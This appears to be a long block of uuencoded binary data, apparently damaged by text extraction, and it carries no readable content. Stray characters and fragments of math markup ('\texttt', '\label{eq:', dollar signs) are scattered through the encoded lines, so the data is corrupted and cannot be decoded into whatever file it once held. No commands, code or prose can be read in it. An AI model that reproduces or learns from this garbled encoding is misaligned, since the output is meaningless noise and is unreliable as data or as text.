M?^K[.XXWH`EPJ@YM^K[\8<4&>G+\>QOFRC;7E'A8>7*DF*+8<'N8:C84'SAZĐ MC&#/IC7/#%/@TZ6XYZ!-=5.P9W:,Y\$NE</5=.\]U>K"E&?V790>1EA>X:KQWĐ M9WW>O@:A3V=>SQ)\Y145'6B8'2%/%Q,4BR2&'U?HR%V^A>O`(DOOLSM:H?3\D M8":%K^CR[EX>WMXNJ/T&>P0[7ZZE>39@[5_R[2<W+J\$Z\+V]F.7=N#\?`Đ MX2YL@QQ9UH/)9'[?1N/S1CJ4G0.Q'0.@136#['*/)H\$3'.LEK<K\$9);!^NJ/Đ M4>JS9R5!BBMAY<SS?7TU=\J#Q1J 5AI*'9@J)IU3N-XM[STS8\T0>;^ =U`?Đ MZG9NK/PVXWR]XMSDT#(2Y1"]JB\XY,2[[N:=FZ>7"ZS8L:V7?4S9+,`]=3.TĐ MWKPIH#<?\$, *\H2)M+KU)4NQX]&CY?^B-0,DX,80-_O4@L+M'=D:[@A(VR-/%D M\$0+>X?'".--2SIUA>E:/R'/&*SL3!*[+Y_Q,?]#4U+R7J.KL'->B+I`WF2Z,Đ MG)^=C7%SW_*KL(^().5!LQB[[,='Y.,K^!B3%^_NO>8%!F!/M2701%'YO'?^Đ MS.7C^F"YT_CN8Q,:9,*86FL/0>WU\$%GLH]'-ZK6RWTYM*O-***UY'<?!=IZĐ $M(0M6=@X?C:J2==0##R=\$7)0X8>/K&F[OM^L,+;T<'M?S`SS:!BJ6F2S.,`BD$ MXP&OMG2J8]/9R39#4#[:VH3G:)G*\$U1TAUSY\Q;8=A@:I!4V-;AO(E/V(KOXĐ M-Y'EQ6\$O\G\3B/'I^NY<F/<.);RBN5P\$T`[HA)<TV>ZZDHC8O(6)?O<77!;8D MJ!\$3FO!?P1\6"=.@/O!\$2\$Y4:ET%?FG:>G"W:6S\E&X0'7*=C+W%H'T1#@D*Đ M'=UX6UIWD^N1K2&>9==;EK1=HE1K&>%)K!"EES#)C-YS2G997:]Y]9)^(GDXĐ M<'YU-@KQC[M<BNPP<^Z>FUT9&5#41KTHF:]!X/L]S87]H`:[I;D\9G'JG,9=D MLZ)TG#>)^=1SGCR`M5YL2;LJK3U???J(KADCT?*>:,W]B<P3]_031TV7]_16Đ $M4%_(^QSTBMI:_+S2\&4JZIA^D(1EB,16E5FEFX8T5^09.OA!\&;K\)):I<H4$%D$ $M(C?XD0\Z2%^{#}@,-^4*5)W6TC7U7]/==J*!FE?Y![Q?]19I0$<&8^0!02"!$D$ MO+'U\`,TL47&FVV7`#K98:E-!R7<W<7W'KS_Z3S1M!TP'3BT>+YM?]&TLFFXD $M0,Q:^3)+]Y'32>U-XH(HJ8'P'85Y;E[*[@G1L6#/IW;?\>B>";[^.NXB!T'NĐ])$ M^:\$UUCZ5W*YKP;"\"D6;3('L,!L,/->+1KFP/(>C[4_Z9JX,2OW#-FZ-#@#6Đ MAMX`\$E:E6H?:XUOIWQL?=IVZSS)C@OR*M-/.458&]LI;.?B\$+!=98=K./_%`D $\texttt{MH:Z/'(6*_X=0N+]WTZ\$:/;X4SXO>Y,YBYOKTB=+FD?.9HP\ZDN\#MDWTVP+X=}D$ $\label{eq:mq/?A2,21**4/E4A} $$ MQ/?A2,21**4/E4A\\ HXUR9Y8:@HM4HQ0AAI$Y)C:\\ \&9_'''!U5AV@JHVN]$$ $$ $$ HXUR9Y8: BHM4HQ0AAI$Y)C:\\ \&9_'''!U5AVBJHVN]$$$ M6>2'FK/G>?,7!,QPLSBAUU#B%*)^LI3QL\''7)QSX1TDLX`/XK>FQ)K"[<_*Đ $M-L\%6, X=]6#=[;!136\&7-1)-1A4"4M5\%<G;;-\5L8/EZO\3PM`K3`P)Q-Y\D$ M;O!'D4O5^#PL2RD*Z+30HU0KLJMT07TK6 !H7];/SZYC'E"CRUMVACO)K^6^D M\$M4JW]FUZ\S,882?.SKZ+83<X?!T>*/];\$&IJ3P3]:KVW@0K)<E>;QWA)?HZĐ M>X34:\$\KFNPATX>S!;7'_*R;+\'*KN7=K*^FH.FMH_:D(71A]II+WEC/^AQ.Đ M18VF9"_0E/\$7V99"W3S?5Q!#'(:Y\MC:*G"?:MY:+,2108*C!(8,;>Z6Z%6\D $\label{eq:mass_state} $$M"3+$]V8^U(W:=K-6)ON^*E]/3KLVR57$/&7@</G<C/\#T&O(.<8@VY!-=AA$'D) $$$ M")>:C-3=N-%TTY7W5I?2.U;TYX&\$G?;O/9_Q-,***L^.SK-%-4*D&9N0=%C*D M4AG,4B]'SS*;U\C.C4#V@:2&LH>7@K#H_9G\E?FW&[N8)[B7UY*>LG!_,2D?Đ $M^9, E=7]=\#*X/0&5=\&Z/^V)YQH2ZQ@2109!1PN7QXVRF3Q=#@$/SFB>KFNIBÐ$ $M_{"}:X^{F}:;GXP>1-\$9L2LX\3JZ@UESB]CU-L^{[\$^A12,R.4]/KZN@54Y+![D]$ M@=\"9I;*8=_A6C4'SX9QZ?A%?T7!OW[)+WTWI`2';PT^)+1W.[-M!T.?;FASD M&'O=-!Q/Y7%R>KM2RAGC7'YH_J_CE<%9I-V,9@W4*->\#XG.3WYNQ,SC=<>^Đ MHG3QP>TO@'-'">,[7S30;')>SOSN'/@A`]_/\XO)UU10`T?>X.F7E=OU8A4+D MXV*%L\$1HYC#%4!--2*=J&Y!I6ER)\$-*PQ\&\T?2]<T>IW+%9B_'Z:ZW%S1C,D M"5TER#SZ>V"SC\$YU`@\$7)"310]:_6US:+W.K.]Q%A3:-[YPWF1_,</O->S;=D $M[MYQ5]E^*;VQV7X[)IC,=$$7A&KY,#KR,B6,OG^A'26[*+E[83'O/_11!F4>,D$ MC:G<UF&S%_(MLXQ@:P-MQ6W"DQMXZD\B0A79/ZN(\$BM!7H-_*4:BBH;\$QM^UĐ M3(6F).'(UE8X2#7FLAGDTS1Y*K"8+XGN`"\$[6DWGLG%M[3SK16_:]ISII)BVÐ $M(+:35LH]L53N?L^{-}/<V/-GN_S(DNNZM5H6_+M6V7P^S$<;52K-METEJ^Y3!SD$ M6`]*=0`;6*T\IAHU95MJ%CPO4WZVV*C3M4C&SA]45J1933IMJ(C^KEX<4T]HĐ MY\$W@,UN\^(@TN1QS\-&YBR`S0M_P4G6^ORUR?K4-C;6%EFZ,A=MFB[;@HX6"Đ M!NH]0[BO<:XO6E8VM\N6A!^LE?[X*\"SN95M_!I`R*)OOZ)06C\0_<ZAA\$]@Đ M.0@IVO[UH8;:=&C7#I9I2)F8SJAG8\\:C"ZSL>\+A:V%QMT+:OB205QU0EOUÐ M?D<U=J`<BIK[DMK9EGG"PN-VO`BY&`Y5Q)N,(?14*8&+-],L<CA,T=]DE3[XDDV]M4)3\'O!COV)?S[P+QSCM\^,4T>MPSO-H4;=7#ZXWI&+_H/F'?'W!WO"\$V4U;Đ M/F\$E//:9.]\/X;?=K22(\$0\$AY[FG%ZZ\IRZY3-L4*ND\>'\$:#0]"X&L1N750Đ M\X>OCNN5J7KN%H1\&/0J7-B.O#C;\?CP%L;@4,"/6),@XI9T)<"*'DLH*:8&D M=C=OGIVU-BJ/&DKJ\:!\$10=I56''0'80.IGIZFUP),R[&;\GN7^5QV0[GB:*Đ M?\$R]3X.N_0F9X\$A/,P<<CGJ4\#**3](G\NG*"M04#`.C4_EI>-Y.22\+>8\$=Đ $MAG+/?!_NE('V3OPG>`_G)W+Q-"`U*>=>:>5E76X9OOED->BJDS:<Z[TLT/[Đ$ M<5-FY]DCNK5?-CIP5(LY'*6^0.CZJKX)+/RP+`0"H;,V+"P:@!Z2LZ^[O!:;Đ $M0 = < L?D < KZ^{:0}QR6V + 3?2JH3AQ3: #;'!VUK*H:X">]N>-K9] + 00T"AVD$ M'FS) "NAW!G]X\@?=S54?7]-G&8NT7RH)G%Q]/)[7\SE5\]9J80N@I,W+A95. \oplus

MX&WP2:Q;ER"P2W'-DT3OM4F)'JU-C99'+F)/.H1Q8*@@^I\1_0/LP%1]@Đ M;97[)/RPQP.R^301G.IQ\:NZN1T*[R3S.ZY%(7Q*',_I+&ALX!9/*X?!'<3^Đ MT,>/5DNXRH(F;IY+X^2/>A-*8MY'3L`'`;_13+!I<P!%UOJY9?MEB4BC61S_D M:S#8*9S")4WH\2PX@%0K5YX&K/7Z::S##IG4^>O34QYH93,<-'+:=>3E.9A>D MLG0#>A`2.-])/+\$2>4K/#A@4.)\$6N4T@>UY>6'Z%)6S\0.']]>DR09J24LG5Đ M)%&ICLS2_N\NP!BA)Q!H)<8!C-).;N^5\$QJ#`)'"@L9VYKAGH73D(]Y*A])>Đ M8''J/TQ)4S0"'[<I-K&P6K34K.-OAAJ9>HHD/AQ\&/`8\Z,?./ND^7VWLPDIÐ M;Z.CZZ"AZ)([]C%BU?OG;?7-J=XF8H&?QE1?M?5SF3,.@R4"G'["7]LCYG4\$Đ M'U*P-9:5`-QY(6B`/TV`.SBKROW,R].5F'K-/\K'_N?_WNPS.=Q%!@M*NDK@Đ M86G)YK!.2(?.MG_RYS`P1T<5R<0'1[RZU\L_A8J\$4`,8\$=EWX@+]J'C;>!F9Đ MO.BQ^];Y<0*DZ?L^[.2:YE2=4&\$V-G.9!2V<BN%F6^34\$&^Z=MZ1<A,K;-UJĐ $MB469Z, R\&BOS8\$NXRI89[RZP([7!ZA0(N.MQ6!]RG(ZO/=^[#*9K"!3(Q^3=,D)]RG(ZO/=)]$ MCTX/&EXYM>!1R[<;>*T5I;WQ7!)N!Z#=%<J?S(5#H1X!?>?5IFB:7DD<D0\$?Đ $M^-.WXU<I''/E!.[/A(RARHMV\4LDP)HQRO@YB],]?O-<007!5]6\DZ/\\(A7\DE)HQRO@YB],$ ME8@.&_%B.\/22HF4>ZJD_M>;?CZWVYO(T%,@F=#CAE#G.O+I#5^\$S!HLHR!AD MENR9S'>CBHJ*.8""TSS20T[4VI2\+M'0*XGML_-C.19,]A3NEZ=H_!!Z5!TBD MD][X)`),AGKMF`BF+G%4+X.1I*N84<EF<`]"\-/DCF/IR;=[]W[1DQX`\X0>Đ M?ZQUGCR`W4.5N[&6GDUW>(_JS.*75QXN%PM@DC+XP6KIK&^`FRPH3KRPM*<\D MO91%%VF*"(E5!\^3.<('G[B`N9>?U^ROCY^()Y]<QE05]'/KMPW=B"9BWY/7Đ M*I=AH\$(W?_JMU8:W7U:WVG2)%`S>9I1'2W%<)7?%?.E"L2='Z/!,.TMOO8'?Đ MQ8<[K*_Z.*O,M_Y8C5!QXP?=KSF?<XFU*/6\;^^KT!']&L8P(4L/+5@U'<9QĐ M"YP"J(:Q2P=`;C17G;R!&Q2X#7_SW-VO<8<AZ^:V&.O*;6=./\$#Y"_)^9"#6Đ M^OTBTN.:Y\I<J'>8H)O6T;-WZ;^BRY1NJ3_HTJ5WR&ZSW^=(#WR(2Z?T;9_`Đ M&#,]+=&DIH8DC%L-(X^F%)<:E5YO-0T:*?*U1;7#)\$V1^,):5<50H7U]U[&,Đ $M>V?!%,7\]H&R\J(<2%K+NMK&+]"A]/X.\3=K[SE;U&D=VWFD45`O,9W;BO/+D$ M_.STUKQO%9V.JN1F);[:6[?`:UWI.L*)\$KJC2A*G]VLRO6@`UC>INB2K5A4/Đ $\texttt{M+1R/5} \texttt{NQ9SW<)} \\ \texttt{\#P\$5\#+\$} \\ \texttt{(>S4\&+5U",\#:?BP>-'^^GP[Z\#M^HU:/*?XKZVPX8D)} \\ \texttt{M+1R/5} \\ \texttt{NQ9SW<)} \\ \texttt{M+1R/5} \\ \texttt{M+1R/5} \\ \texttt{NQ9SW<)} \\ \texttt{M+1R/5} \\ \texttt{NQ9SW<)} \\ \texttt{M+1R/5} \\ \texttt$ M<0_-FGE(/TK6E_*%X',0\$B0^?'Q,I(K'P"T\8F&F#RNLMGZE!5+(/^U\$N;NDĐ MO3/NH8@T(%8PKR7)]E3P!J]/A:V:6,B\$SFU'7C!2-O4U;FY1:W[5;S-N]8@-Ð $\texttt{M?\#'L;Y?\&[A;X8D]JN\R1(;Q:``=30S,'ALKE\&IQ`/_!^OOY5C-VWYYARXPL/Đ} \\$ M!T66V_<.2*2T.E?T?8*MON^/Y.#'Y6K,>!L>4@^_`D6\?T68)(T)S7[E]SMMÐ M^:2)=O+Z(YJ7"L*=\$:.XWAU::^>^\::VG52OGR,C,_>WL%?L"WV2N"H#TYY(Đ M%@['!J)#L;H(71<.PLU;=Y!LZ!:05N/N]9"=S>?-4:=J*GE,*)0%L-FP7=8"Đ $M^[2V0_I<6R']=*/!^D@?(L<]@1;F5Q_.O4*.XH#UOZF^^MQ2&0H^3MZ;6NID]$ M:@'#?7)4N9NQ/5,#3T2V!AH:J!`MIE/1;'B[2N;_U4_LT0)CWW9MH:YQO7")Đ M6G_MKT3ZE1U&=2%B05S.A=[8SQ;!K8Y!^*AZHJ286B]<4PE#".G\XWTZ+P3"Đ M5HU90ZA:/ZX:-#8FGN-_&"C;WB[CW\$LT;;47QVSM+#LW>Z-\$7?%:1PV!!P>QĐ M`BU"V-UZEUWT>*`K688;+(^#3.692*<<M(&X@"_.?K>-::K')D%<%3/LCY^<Đ M7*2-BEO-D6[^'1Z9:"OV\2RXYFWDYA)!5Z78+0-3<C#*EUY0DMC/<EB-\$EK\Đ MF%T8ZTX7KQ/^<H:XWOYQV6=BKMM11C)5]]9D8TYT9P81VGNH9&=)GU"X@K4VĐ M%VH<;X3<>X;VU+OYBW+SBS3#""5X\%RJ4E^7(3+M1%C;%P.CH^I1'88-+5UHD ME5#;Z=G'^;+:WO=3K3)1]\EGJZSSFX\,96\$.W59=NH1IOP'?^[\$VT")TF&F0Đ M2_3>!I&\$<G/6<?(/+);<UF;E%Z"+Q/V!?B[8-,33:>)#/7R:""[?8GP3W,%'D M?\$2GLK'@.\$\$3*J<+!R9[;<51UKREC-0U2RC.+M3PI`VGP=NAF6]AIAZ]#_NGĐ M6YWA0)FBWQ/@],<"<\)3\>5_R:";_<U,#H1<9*\$D4]WQ&6A5#H]^^U'Y2[(ZĐ $ML(_4H";(N"]YF\#=^VSR:A-[C,0'70`]O,`@7HYS&=/JZ]W+RP>[&1[+6[H>/D]]$ $\texttt{MM@)R[>`-GK._;QH$W]/59$A9G"]4$\#Q,G7C0ILE<+.X$\#R,Y6/4\&X?!"G4[Z6@DARCONSTREAM AND CONTROL OF STREAM AND CON$ M<,A5Y?K%K_G2G]><A1&3=XU+9L*<8+X4_!\$=@\E'",I*0<L>0@9%#F'28SI4D MQZ^)#VH_9\$*_/Q7\3CWWL\$9?Z8>BB4`,4>6O*,<^_`R\)3<ET-PY#GW%IC5BD M@=C+M^CU6O3[78=<=P16#K_6R'F)!MD"4910_2[N/NX=>O7NXQ.-ON\$K>Q0MD M9GU"%N"3;Z]-O`6FGGY":JXD/1M]<8`R;#7B;5?3HV@A043W'OV&DCU\Y1CHD MCZZ'!?\Y%RR",DA"B,0!%_J>M]H!#0%)4.?29Y4HK/WX=Q=.AVJT6>B.L6/TĐ $\label{eq:mano2Q=`_ZI<".A/$R=DC<\?$*$>.W0>GH0M!)9]`ZV!=)=$2YRV"_I3?4;<TD$ $MT?3*7]^BQPTA]D2ZN/O<T3V3]M=UR(JP[4AP1(E<,92=:^_4#HM2NB>\2539\tilde{2}))$ $M*7=%K5;NCS)-X5D%/DKBC)=_)XSP5C$4>;?\sin:XEM>:.BRYJW[N#2%4K4^D]$ MW(`B1LQE`CU.H&()'=!+2-+CD=4K>Q]%+\$;RPXFJ`C>OV!`5S4CT<>M(WR;'D) M^&^!H8F3(\,)K]^95:2TEV;^F*ASY0(5XZ=]98E-AQ.^/M8YW=OJ=!:*&-V_Ð MT%_R[3XTIVG/"JZGFO%`L-1>UO`_SBF&`*&/TM_!7IT;IJ7@+N&@4)7.D%(IĐ

MW!PNL'?]?4ZD<?ZM^STB)1R6?\F0NY\-&M"_'@'%7VC!SWZ.WO+54.R^Z\(4Đ MF[?M8<<SVL`_>HA-!2^\2E80WE^U%@9Y\$R1]%.D\6YU2K)DI?\,W^ZS=D870Ð M\B\R,..G)(,3',950W6M"KKQ1H^>P^VP.R[P]2HQ,;47?K_F[T;!IB;,-AB.Đ MW>LP8,!XD@9FH/M,,,8%+S;[,\$Y*ML;BHW)[*ASQXGB'HN(9]E6?E7[I^/>*Đ M]1^Z_BI0\6U74+`5#2(S(3-:\K<W\$@=Q^8WB:.%J4LZFK?+C`_EB5#]_D&&XÐ M5*8K>GM1(]%``><PVOTF7"7<^<'6&&ER%51MH;IS),!F5+/JO['#QZ"DWV^Đ MU2T8MWLYO-(NUQ) "UT>\$ [CRT\"02WE2KVHGRYN1\$,?P>F6;AQ<8\N;PJ[0J1D MBSO#MLS#?^4,(AX<NLHRW2<]2"Q\$(^YDN(P@^"]Q%JE1;R<K8Y_TDA"?6>HFĐ $MSH = DC - J < ; F(Q0(3V; I1B@X^_51."/\&H7X!.>0 # (_/TS1Q(^8F"MPM*@%F/2ID) + (_/TS1Q(^8F"MPM*@/MPM*W/MPM*@/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/MPM*W/M$ MK88"ABOQ"TCOQ@9>#M>#_>U?S?/!)*9]O_W,:6UO02+4UJ:EM#_GVR.[4+AGĐ MQ6S[B,GDZIC\$(#`+GPJ@9J=&Y%:Z_=#ASU.\'#`Y#O;BWO,FH_ES6Z_?[C^@Đ M]HL8.\3<XC_#FZ^1OXQ*_C_#3>@>1#?*]-Y*\$,A"0,L@D\P5WHQSK.G8WSI\D M@_L3(LD&5-I!HHQ@:_CJ\$@WLU1?OC\S7`H)F7[\UFR=P0QN9"`X",9GGQP]@D MGJ=KF*>PW(3M'NG<KI8`:O<#NK!.,/3OG=Q^"HOR5HE_;F47#-]^JQ!Q\$C1[Ð $M2!TV_9J;2R]*(TON[/.2@J[1\F@`.E-8V*3W%J4[Q[E02E$_,I5+%7TG^*?]+0.00])$ M(@T/IX?E_YS/OSV!F^]KSGNU(O#'%HI50HGED"[SPIY.WHV2230X\$UO&\O+%D M%Z/_.C-[.XN`/'.XJGHJ<B&HU[,E&:V&\$KXM;Y3(40WWAC,[F=B3@-X@8%"8Đ $M: (N\&`KN.)P^2G] = '"V1>F5C6F#WZ/SW*SB+E(NR\XB^^T-`3[[]H).L<-W2%D$ M+UT+Y; `\=\!N.`9KV+2G1YFMZT\$EW7@3Q/VLJ5D7WFD\S!2>1\$<"_=PAWZ8QĐ MKE@NJ&]H1WK]H, %BIX\$VV%T,ON<]_";7BEX1`[7?AP[?3+B1YA-I[9L>D<!>Đ MH<;[2!SQ[_3ZA'_)77QZFFO\\$4.5S-5_;S]?MT5\$)-&Q5G%]`.5N(GB@B@_<Đ MM%UQC@L4A/3*LQOFBP,F_'@6<\$L;8%_); `^>3F[DDAH9KR.'!GT=Y'1L5W[OĐ MOT&VNUX)JR7'W!-G,\$.Y69T347I]J_BI(<R&[?^^JC,""90_IK%E%MI''Q11Đ $\label{eq:muotsoc} \texttt{MUOTSOC} \\ \& \texttt{NTAT.P57/C^V+*K!}); \\ [\texttt{WN} \\ \$\$^G/\texttt{LD}; \\ \texttt{L5} \\ \texttt{BR}) \\ ! \\ \texttt{X.V<:A'Q} \\ ? \\] \\ \texttt{5N} \\ \texttt{UD} \\ \end{cases}$ M-31V\9V<G-PX2BJ8=T]S)JJ4F-B8FA64>0@,%;0)UU.+1@&RQ 9T=I%?OHL&D ML; M:5, YZE*L=G9[6F7,.?UHS6-/4T=G\->O6FE6D9J&M)A\-:*M5?NOQ>9\LD $M = -2[=XZ]H(.@S.;6< V<Z+P-MB9Q:2\IN/EZSWC$N(1;<MLY(R.&Y:<=,))(D)$ MM)NCHQ*N@)][R1^=XNA%]"KG)`,GVI/^A&\\'N]7\$#6,R:R/YO/501R)U<8HĐ ME3\$^*XNE/CP4[:\$^HQ<(D&6J-#O0C>.QM,H'/".TZ\5&OJH>NPB+-YI2LY+(Đ MRT-OG%3'B`K77;0=3IL&[M]H`S%C`P9U3806M*1JFQTV.+Y10\$DX7__\$[0M+Đ ${\tt METO9[EJ,];-JUUCXHN/CTPH&M[6U/9*3:(Z3>5^&\G4D\@Y?+CR^f^P@[`>BĐ)]} \\$ M"QKZ?WVZ@!!]7GQC@57+#)K\$<"6OAF(_.[QSU<F<;NJ]1U0%=M]CM0J+WWIYĐ M#5LXR*UP_P#/TQR'D5PXWZSX\MZ)(`;'EE#%_;INJOPVXQO`]J85S.V!@=?DĐ $MT,);.=<D".[*#3C7Q`625UR."5V:&0<#/^^_^+\SUT[\&[T-O[B+7`M!@-=OĐ]]]$ M;LTL`0;=OS1*T;56&0**U(HT]?30<9BW3?&:1T8^>'F?UT],<,N7S,SW_6XSÐ M7_Z.73IM87%;,?97\$@[`5-G:NB19KZ9PQE!\[D&MNI?8]>6#A09#/*Z8\$MPUÐ MC=;3P_/S%Z8^2&/*9S)>D^/#KRV:<2%'@#8-PQ?O?LIRZ/B_:/2M%@VM>@G7Đ M;401;!*.L@N@F"`[ZLR;["G[<L;\$U67XD-Y>,;?G7!5;ZI^VY.>]_>X*[;4FD $\label{eq:mw,op} \texttt{MW,O\#:/B`7^7BNQXXX,Y0^P$`1S2\N(<9@\&_Z5*6Z(@M*A0$$7H`3BMX;P!-?D)} \\$ M"`#9@EVAOMIB)<P-H[]NHTN!3CV`C44QZ?8IKE?+QV<9ZN\$OM#]/:)D%MLOVÐ M\U]'7;EQZOG\@)]ETOVD#]/6W!PWZ;2HA("+WWR0=]#;'EP="HAXTCR;-\&+Đ MQ+Z**]D\;E9DM+/[8YS.RTF<6]?X:]<DL&CIOWGO_TUF+R-R&]R^LRS&JV?PÐ MG)N=O5+LU]73,^C(WY?D(1A@;</?[T?KU1X!02#IIS%<7I^VZS_U5X5R6XS@Đ $M'OU"6$TUM)9&\)D^S\7%=")A2L@YB;FU"OSM_/S+3T+TD7ACWCEE9;9,$+30D$ MJIA^HWT2ZGUG<-ZI\$2\3\$6:WN!!49:*1RL)AN,LNU_YYI>*;1G@3QS0Q-T?Đ M[\$RXH80G4"+??("6=\$"FN\$C(&MWG;''__Z75-J=D/0]B4.A@<*PFRRN[U#?%^Đ MW`(D)4/1-?':6E1;;&UL7!*.BE+WEB4)#:RC4[@7^UT:/2_'C<Z@C(6-GYI;Đ $M(@9B<84#E%)?31*NF0D)D9V^+L"-V4S"I5=J" M[K=?FCCJ2&X-J.O1C*K;OD)$ $M(^G.U+RN^2B!*4V)^->?O"<2\#C?GKO3^FA>8 !G[E73F[4T$R7]E0\V,1Đ$ M)89 <[3\$VL>%"4U==2>J5\O=YOKJJF6[O*IJ(K3NO7S*XI`(7%;@<FSF^.LKĐ MK!I(#F""M75GQG.<2\L'I,J^C1CO`]I'*1@-I":,MUJ<;(7DV`V1NL5T7E<ZĐ $M7?.[N[LO1N$SK1(//M7IY#A]H69J<BF*_3E7#)J7ZY.<:Q@>$NN"*$\=3IR*D$ MC:;YF%/%TE557>T%00#I-=FGCZ=Q]!4[M,?.;;<LU7M=0+7IZ'V>GZ#`RK8VĐ M`LR:#YF"/G4L1EVKAOXN5>,97#/+RVV4.94U@X.O1YRD3"HK*\>1V'UK^)U9Đ M4XK^"[<W,2/H[]!`;MC6%]*>'`=C;\$[ANDT5`]#832QT/<WR+WK_#+?:%(&JĐ M]/X#*M)HAO[CR/16EY#)YK_"9H/*:</O1P21M?3TVMN;_^IYKEAF.N@390KYĐ MI8QG"V"5"WKJ*'.;N>V-G6.3AXFMNTVNP9Z@X##:6]D5+^C:L5ON0];3!K)(D

MC1,<M'(\VKRZDQ?30`X77S&+-SC^61#7X`?MG-2E\I]BG\$_\\$58BKOHYE!+`AD M4+,OH[0\$XP/9/_\T>W]JQ082!!<[NI6Q(7!Z'FMC71?C*F3^!X8E^?L/X+!GD MZ[F[NT17L;7A6\$[F.-"#[O".K.U@`#E*,0^/)CUULP*!9@85CI(%:>\$+#KT&Đ M\W3%#!4GBMON!X=<`*Q6FOR.1Z**8@4+Z"VP:MCH.:-H5"//UHD!D5TB4>;0Đ M63\+6UC6ZKK0>-CGHV@(QA(>EFQ<`,&04RR%.;*B7W[N3"-*2;).SC-M1YDEÐ MQUGD1PGQTT)]NP)V&8JG]\$W6LW/#/:VETC)]%.^;[Q&KQ/OW\$UC418F1VXP^Đ M?26<CR+EE4IO'N;&-+-DR=9U)B8LK8@ES'0)X+/90EF]B39Z[\$"W<@ (=IMHD MA=7GKAU0">K7)LB>\$E/+BK(DRVVI[FU^7_7&(#-7>+&VOFX23<@&J_F11A@.Đ $MV3_18/X$][^KR,_OOW<3^?'I3[\Z_FQ>KGY<"9+9V>-.;ROW/:\\$@A5"@=OL.Ð $MQ1VO_U9A\\,>0K3L(3&YSX*!UU+M$+G=BJ/`'`&K/B)$L^1/,`DO3W7)ESZ/Đ$ MSN7B:::V`7")^7_/&2IO;>T9->=\T"C7O!/&^\4K6_A#*B\$6(>N__M3B!0I#Đ MDLOHT<<Y[7_TS*FCVJOV:MDS#S"BJ?J?GIYZ3D65L[I:#\&?CHQ@Q_63*YX?Đ MFYJ1V";K"^*%>[/U9TJ4I7_ND#YLL1A==W"OWM3T838AD]_J&45,)DB3'_R"Ð $MYOH>,JX$/)P(L1$E'GZL^"Z;=Y<#F?NO%)4>P4M^C;O?9;%ZFJ#2IG]8<::<Ð$ M<31>UWY_/A\$^\$AM_2PJSCJG9X.S*;JI1W) `&K#<7;KH]-+]Q;7&ZF"'D) ^WWD M_``V6S`\$U@NTQOG/F?S=>?''E;S!'O_@<#"]"\O#`F";?#?J_Q#/MCQ;JOZ@Đ M&;_3VG)-7=I%%Y?)O^/^'[SL?U)BY`AZ66>2J8396G-S<^1UP]\DNG(\$?5QSD M'XYF<KOPP!IF(\$W"ZK0'ILR3GD.+[>-V, #PC7/9"R.UKY]-)">\!=\7ZXDQBÐ MX]_E%J-ZM::AX9+S<W,^6_Y1]CTG[X?Z]X@S^*/_Q*RSM[\[[;Q]RC[](R"PĐ M!'83 = \$ L6QDQHT, \$ @ MR['X#I\$9CDP/L4FCF[KZAM##&YXJFIOF,C`R`T=[ID])M5G!>#(<6T0"+(]Z(-IUD_3YLQ\$12.B5QU"+X%K\@#"W7AQV2\@1HILJMSU)DĐ M*6`OL^\$=>:?H0'(\HBN08<?@0%'5-."!Q5U8C5P&=HX-')]J6J00CRPDD0-BÐ M)(/WK%?"YKU:[EELOY#XPGL&\$R4>6#;!YG.J_[@\::@Q:IM,\$_X+#BQ(#/RUÐ M/]FG[B3/HY@X+#G76!4\J.\\$0YD)!RXB#S^N\$8/C>XD@H>XN'*(!XN+!P--+D MJPXK<K8H0^94\$K\Z1G2OMI&#_@8#-L@Y(%?=];W<,^:S5M""?S14VRH%1UBZD MA58K3%^<O<\VX38^W!G()D0XBA9^C6IK**@<=C;JKR,XJ-5SY58A/#%Z-=GBĐ M)_OS+:;9DLL"UV%F=1N40C+K5G#1*]0AS@'\M4[;`V9B?9GA\$.W`MC/<%AZ*Đ MN;@CR-;ADO`]=PCN\FTG20MG'@>IXX>P<(H5N6H0T0@"4\T\$,:)R\$OY\$LR88Đ $MK \setminus C...O > 1 - ! \setminus [^Z \setminus := BX63 \% Y, ...H3C #^/64((B$F:9Q$P\%OXZ*;(\\%Q7]\$U!\D$ M_%YW!A3`?,LU_=SXMKJRJ\E9_])]'S2-.#\$9L.,1TB<OIV-Y+.T_^--"A+Z:Đ M)X#\:("SEVO%J_/.PX#!%3)D:41\Y_O`A5]]'F0W-XIFT6\W.Y08+WL</W++D MMW`ZQ.4(S)NP2P+E+>B1WI@4AA_EU?AM0>";RP(/L0Z5\&.!SVS_T1\[BTLDD $MNFEWDJZ59>S2-(+J-%R.WW1+5C)D8IH]OE=11GT2I,5#Y[J[BR+>S\PM>OY*D]OY*DIFFERSON TO SET T$ MTLO#2]3YL!%0/9465S,'C5K32ZOY_;?M\I*2H5#.*&OWL'.A-5/W8-75'[Q2Đ M>3&X+EV0&X5""O<4PY:);U;,@;+^6(?3G<L^@Y/M_.W,Z;TWB^E5'&'F%ZO,Đ $\texttt{MHXD7D}(\$: Q,, !3K=6 < N4) < \&A; ZVA\$(=Y) Z9D\&`]^1HC\$G]"\$?6`(GY*72X2 \setminus 4D)$ $M5\#@5[+QC1^R</M+-O-:I,;=YQE='NF/2LBY%@;XROZ*7$^5HAR.=.41L!--.Ð$ $\texttt{M$^7Z!('+QV".D((C/)5<E@3\#CPFVWHV(6\&HJ-2(<2I\U2WUJT-\#(Z8D!D0F1+D)))) }$ MG?SYX>WPD)04<<V!A-]A17G!^\$I/A_U.-^R\]>V3C)81PK\$:-K.X="V0P>5*D M6YD[`O#+?,3'4D6*=?)KLEFZ?F/BU_17507U?2+R>>0G^^VHN\$/;`,QJ/8[!Đ MMZ\,%U6']L%WJ5KD#[CN:\$BIWC853SK@!P:TRE]M8#='<Y"#C\$[K.CDT&&^1Đ MN[E)6\,B^?HSRE:+\$IU:B]+&;\1+SRM\ROWLL-6M[68\$@&1.9:6[27\$G,",CD M16+Y77*R^8YYX,Z[4W+(VCD,IBWY70*,?5@'XK@JSBOE8Y__*;;-ZHSXJ`=&Đ $MYPQE\$) F'++VX*IN]*0@G'H_PLF9[NS@N4%:H?5NNQ39['NJHY_\ 8=@-7N,BD $\texttt{M45/P=4\$! \J/^:-]'$3.\P\&^"*\#] 2D\&CM*) A^P>O$-U\$_4X\P4^QX\#<^M\#\&TD }$ M5ZOG*1URT(Z,Q7MU'?I/OQLCAT##X(_,4Q#\H\$J:VPW]\ZE!GKET)E%>;&]Đ MSKP7E?5"K%LNI76TH+-^[0-[:Z'V[\$QPC;2"E(%,KX3+>]?`6&*!0?H9O&+>Đ 